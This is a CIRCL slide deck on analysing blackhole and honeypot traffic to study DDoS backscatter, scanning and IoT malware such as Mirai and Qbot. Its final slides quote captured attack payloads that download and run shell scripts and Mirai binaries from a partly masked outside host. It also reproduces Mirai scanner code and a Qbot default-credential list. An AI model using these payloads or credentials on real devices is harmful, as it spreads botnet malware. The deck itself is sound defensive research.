

# Analysing black-hole monitoring dataset

How to better understand DDoS attacks from backscatter traffic, opportunistic network scanning and exploitation



**CIRCL**  
Computer Incident  
Response Center  
Luxembourg

Team CIRCL - *TLP:WHITE*

CIRCL

July 3, 2020

# Outline

---

Introduction

Blackhole & honeypot operation

Data processing

Analysis of denial of service attacks

# Introduction

---



**CIRCL**

Computer Incident  
Response Center  
Luxembourg

- The Computer Incident Response Center Luxembourg (CIRCL) is a government-driven initiative designed to provide a systematic response facility to computer security threats and incidents.
- CIRCL is the CERT for the private sector, communes and non-governmental entities in Luxembourg.

# Blackhole & honeypot operation

## Motivation and background


---

- IP darkspace or blackhole is
  - **Routable non-used address space** of an ISP (Internet Service Provider),
  - incoming traffic is unidirectional
  - and **unsolicited**.
- Is there any traffic in those darkspaces?
- If yes, what and why does it arrive there?
  - And **on purpose** or **by mischance**?
- What's the security impact?
- What are the security recommendations?

# Blackhole & honeypot operation

## Collection and analysis framework

---



# Blackhole operation

---

## Definition (Principle)

- KISS (Keep it simple stupid)
- Linux & OpenBSD operating systems

## Sensor

```
tcpdump -l -s 65535 -n -i vr0 -w - '( not port $PORT  
and not host $HOST )' | socat - OPENSSL-CONNECT:  
$COLLECTOR:$PORT,cert=/etc/openssl/client.pem,cafile  
=/etc/openssl/ca.crt,verify=1
```

# Honeypot operation (collection)

---

## Generic TCP server

```
socat -T 60 -u TCP4-LISTEN:1234,reuseaddr,fork,max-children=$MAXFORKS CREATE:/dev/null
```

## Generic UDP server

```
/usr/local/bin/socat -T 60 -u UDP4-LISTEN:1235,fork,max-children=$MAXFORKS CREATE:/dev/null
```

## Redirections

```
pass in on vr0 proto udp from any to any port 1:65535  
  rdr-to 127.0.0.1 port 1235 label rdr-udp  
pass in on vr0 proto tcp from any to any port 1:65535  
  rdr-to 127.0.0.1 port 1234 label rdr-tcp
```

# Blackhole & honeypot operation

## Data collection

---

### Server

```
socat OPENSSL-LISTEN:$PORT,reuseaddr,cert=server.pem,  
      cafile=ca.crt,keepalive,keepidle=30,keepcnt=3 STDOUT  
      | tcpdump -n -r - -G 300 -w data/honeypot-1-%Y%m%d%  
      H%M%S.cap
```

### File organization

2017/  
2017/11  
2017/11/H-20171113234424.cap.gz


- 288 files per day
- SquashFS → reduce inodes



# Data processing

## Network packet dissection

---



## How does the data look like?

```
Frame 179: 237 bytes on wire (1896 bits), 237 bytes captured (1896 bits) on interface 0
    Ethernet II, Src: AvnAudio_3a:d8:ea (38:10:d5:3a:d8:ea), Dst: IntelCor_ab:56:df (00:28:f8:ab:56:df)
    Internet Protocol Version 4, Src: 192.168.178.1, Dst: 192.168.178.33
    User Datagram Protocol, Src Port: 53, Dst Port: 46749
        Source Port: 53
        Destination Port: 46749
        Length: 203
        Checksum: 0x740c [unverified]
        [Checksum Status: Unverified]
        [Stream index: 7]
    Domain Name System (response)
        [Request In: 172]
        [Time: 0.125514000 seconds]
        Transaction ID: 0x5b43
        Flags: 0x8180 Standard query response, No error
        Questions: 1
        Answer RRs: 1
        Authority RRs: 3
        Additional RRs: 1
    Queries
        5.2.0.0.9.6.0.0.8.6.0.0.0.0.0.0.0.0.0.0.0.0.0.d.1.2.2.0.a.2.ip6.arpa: type PTR, class IN
    Answers
    Authoritative nameservers
    Additional records
```

[illegible]

# Data processing

## Principles

---

- Avoid json exports such as provided by tshark<sup>1</sup> (ek option) or Moloch<sup>2</sup>
- Multiplies data volume up to 15 times
- On 2.18 TB compressed packet captures give 32 TB
- Avoid writing and reading from the same disk
- Keep raw data as long as possible

---

<sup>1</sup><https://www.wireshark.org/docs/man-pages/tshark.html>

<sup>2</sup><https://github.com/aol/moloch>

# Data processing

## Preprocessing data

---

```
find 2017/ -type f | sort | parallel -j7 extract.sh {}  
  
#extract.sh  
T='echo $F | sed 's#/sensors/#/analysis/pcaps/#g' | sed  
    's/.gz//g'  
D='dirname $T'  
mkdir -p $D  
zcat $F | tcpdump -n -r - -w $T "'cat_filter'"
```

# Data processing

## Parsing data

---

```
find analysis/ -type f | sort | parallel -j 7 parse.sh  
{}  
#parse.sh  
T='echo $F | sed 's#/source#/parsed/#g' | sed 's/cap$/  
txt/g''  
D='dirname $T'  
mkdir -p $D  
tshark -n -E separator='|' -r $F -T fields -e frame.  
time_epoch -e ip.src > $T
```

# Data processing

## Distributed counting

---


```
find parsed/ -type f | sort | parallel -j7 record.py {}
```

```
for line in open(sys.argv[1], "rb"):
    (epoch, ipsrc, ipdst) = line.split(b"|")
    t = datetime.datetime.fromtimestamp(float(epoch))
    day = bytes(t.strftime("%Y%m%d"), "ascii")
    red.zincrby(k, ip.src, 1)
```

# Analysis of denial of service attacks

# Observing SYN floods attacks in backscatter traffic

## Attack description



Fill up state connection state table of the victim



## How does backscatter look like?

---

```
2017-09-16 10:02:22.807286 IP x.45.177.71.80 > x.x  
    .105.167.39468: Flags [.], ack 1562196897, win  
    16384, length 0
```

```
2017-09-16 10:02:27.514922 IP x.45.177.71.80 > x.x  
    .121.213.62562: Flags [.], ack 14588990, win 16384,  
    length 0
```

```
2017-09-16 10:02:28.024516 IP x.45.177.71.80 > x.x  
    .100.72.30395: Flags [.], ack 24579479, win 16384,  
    length 0
```

```
2017-09-16 10:02:30.356876 IP x.45.177.71.80 > x.x  
    .65.254.17754: Flags [.], ack 318490736, win 16384,  
    length 0
```

What are the typical characteristics?

## What can be derived from backscatter traffic?

---

- External point of view on ongoing denial of service attacks
- Confirm if there is a DDOS attack
- Recover time line of attacked targets
- Confirm which services (DNS, webserver, ...)
- Infrastructure changes
- Assess the state of an infrastructure under denial of service attack
  - Detect failure/addition of intermediate network equipments, firewalls, proxy servers etc
  - Detect DDOS mitigation devices
- Create probabilistic models of denial of service attacks

# Confirm if there is a DDOS attack

---

## Problem

- Distinguish between compromised infrastructure and backscatter
- Look at TCP flags → filter out single SYN flags
- Focus on ACK, SYN/ACK, ...
- Do not limit to SYN/ACK or ACK → ECE (ECN Echo)<sup>3</sup>

```
tshark -n -r capture-20170916110006.cap.gz -T fields -e  
    frame.time_epoch -e ip.src -e tcp.flags  
1505552542.807286000 x.45.177.71 0x00000010  
1505552547.514922000 x.45.177.71 0x00000010
```

---

<sup>3</sup><https://tools.ietf.org/html/rfc3168>  
19 of 39

## Counting denial of service attacks

---

20170311

20170328

20170504

20170505

20170529

20170808

20170913

20170914

20170915

20170922

## Discover targeted services

---

### TCP services

```
find . -type f | parallel -j 7 tshark -n -r {} -T  
fields -e tcp.srcport | sort | uniq -c
```

| Frequency | TCP source port |
|-----------|-----------------|
| 868       | 53              |
| 2625      | 80              |

- Do not forget UDP
- ICMP → Network, Host Port unreachable
- GRE

## Infrastructure assessment

---

- Inspect TTL (Time to Live Values)
- Focus on initial TTL values (255,128,64)

```
find . -type f | parallel -j 7 tshark -n -r {} -T  
fields -e ip.src -e tcp.srcport -e ip.ttl
```

```
#Source IP sport TTL
```

```
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51
```


# Infrastructure changes

---

- Increase of TTL
  - Focus on differences
  - Network equipment was removed i.e. broken firewall
- Decrease of TTL
  - Network equipment was added
- Analyze distribution of absolute ACK numbers
- DDOS cleaning tools use MSB for tagging traffic
- Analyze source ports → detect load balancers


# Observing SYN floods attacks in backscatter traffic

## Plotting TCP acknowledgement numbers






# Plotting TCP initial sequence numbers



## Mirai case

---



# Mirai case

## Discovering new devices

---

```
211         iph->id = rand_next();
212         iph->saddr = LOCAL_ADDR;
213         iph->daddr = get_random_ip();
214         iph->check = 0;
215         iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
216
217         if (i % 10 == 0)
218         {
219             tcph->dest = htons(2323);
220         }
221         else
222         {
223             tcph->dest = htons(23);
224         }
225         tcph->seq = iph->daddr;
226         tcph->check = 0;
227         tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));
228
229         paddr.sin_family = AF_INET;
230         paddr.sin_addr.s_addr = iph->daddr;
231         paddr.sin_port = tcph->dest;
232
233         sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, sizeof
234     }
```

# Mirai case

---


```
do
{
    tmp = rand_next();

    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}
while (o1 == 127 || // 127.0.0.0/8 - Loopback
(o1 == 0) || // 0.0.0.0/8 - Invalid address space
(o1 == 3) || // 3.0.0.0/8 - General Electric Company
(o1 == 15 || o1 == 16) || // 15.0.0.0/7 - Hewlett-Packard Company
(o1 == 56) || // 56.0.0.0/8 - US Postal Service
(o1 == 10) || // 10.0.0.0/8 - Internal network
(o1 == 192 && o2 == 168) || // 192.168.0.0/16 - Internal network
(o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14 - Internal network
(o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10 - IANA NAT reserved
(o1 == 169 && o2 > 254) || // 169.254.0.0/16 - IANA NAT reserved
(o1 == 198 && o2 >= 18 && o2 < 20) || // 198.18.0.0/15 - IANA Special use
(o1 >= 224) || // 224.*.*.* - Multicast
(o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30
);

return INET_ADDR(o1,o2,o3,o4);
```


# Mirai case

---



# Mirai case

## New forks



## IoT malware families

---

- Linux.Darllloz (aka Zollard)
- Linux.Aidra / Linux.Lightaidra
- Linux.Xorddos (aka XOR.DDoS)
- Linux.Ballpit (aka LizardStresser)
- Linux.Gafgyt (aka GayFgt, Bashlite)
- Linux.Moose
- Linux.Dofloo (aka AES.DDoS, Mr. Black)
- Linux.Pinscan / Linux.Pinscan.B (aka PNScan)
- Linux.Kaiten / Linux.Kaiten.B (aka Tsunami)
- Linux.Routrem (aka Remainten, KTN-Remastered, KTN-RM)
- Linux.Wifatch (aka Ifwatch)
- Linux.LuaBot

# Qbot

## Brute force attacks telnet accounts

---

|         |               |         |
|---------|---------------|---------|
| root    | admin         | user    |
| login   | guest         | support |
| netgear | cisco         | ubnt    |
| telnet  | Administrator | comcast |
| default | password      | D-Link  |
| manager | pi            | VTech   |
| vagrant |               |         |

Source: <http://leakedfiles.org/Archive/Malware/Botnet%20files/Qbot%20Sources/BASHLITE/aresselfrep.c>



# Qbot

## Commands

---

- PING
- GETLOCALIP
- SCANNER → ON, OFF
- JUNK
- HOLD
- UDP flood
- HTTP flood
- CNC
- KILLATTK
- GTFOFAG
- FATCOCK

## Netcore/Netis routers backdoor exploits

---

- Backdoor reported by Trendmicro the 8th August 2014<sup>4</sup>
- Send UDP packet on port 53413
- Payload must start with `AA\0AAAA\0` followed with shell commands<sup>5</sup>
- Last observed packet 2017-11-15
- Pushed malware Mirai 748ea07b15019702cbf9c60934b43d82 Mirai variant?

---

<sup>4</sup><http://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/>

<sup>5</sup><https://www.seebug.org/vuldb/ssvid-90227>

## Injected URLs in UDP payloads

---

```
AA\x00\x00AAAA cd /tmp || cd /var/run || cd /mnt || cd  
/root || cd /; wget http://xx.xx.207.14/kanker;  
chmod 777 kanker; sh kanker; tftp xx.xx.207.14 -c  
get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp  
-r tftp2.sh -g xx.xx.207.14; chmod 777 tftp2.sh; sh  
tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21  
xx.xx.207.14 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf  
kanker tftp1.sh tftp2.sh ftp1.sh; rm -rf *\x00\n
```


## Injected URLs in UDP payloads

---

```
# Gucci Ares
# Kik:XVPL IG:Greek.Ares
#!/bin/sh
# Edit
WEBSERVER="xx.xx.207.14:80"
# Stop editing now
BINARIES="mirai.arm_mirai.arm5n_mirai.arm7_mirai.x68_
mirai.x86_mirai.m68k_mirai.mips_mirai.mpsl_mirai.ppc
_mirai.sh4_mirai.spc"
for Binary in $BINARIES; do
    cd /tmp; echo ''>DIRTEST || cd /var; echo ''>DIRTEST
    ;wget http://$WEBSERVER/$Binary -O dvrHelper
    chmod 777 dvrHelper
    ./dvrHelper
done
```


# Injected URLs in UDP payloads

---



# Injected URLs in UDP payloads

---



# Conclusions

---

- Backscatter is a very rich source of information
- Could even be abused by DDOS bots for fine tuning attacks
  - Detect infrastructure changes
  - Detect DDOS mitigation solutions
  - Risk need to introduce real traffic into spoofed traffic
- Large amount of vulnerable devices that could be abused
- Commodity routers were already abused in 2014
- They are still being abused
- Many variants are there → MISP
- It usually takes a lot of time to get machines fixed
- Want to get involved → host a sensor, provide unused IP space?
- Contact [info@circl.lu](mailto:info@circl.lu)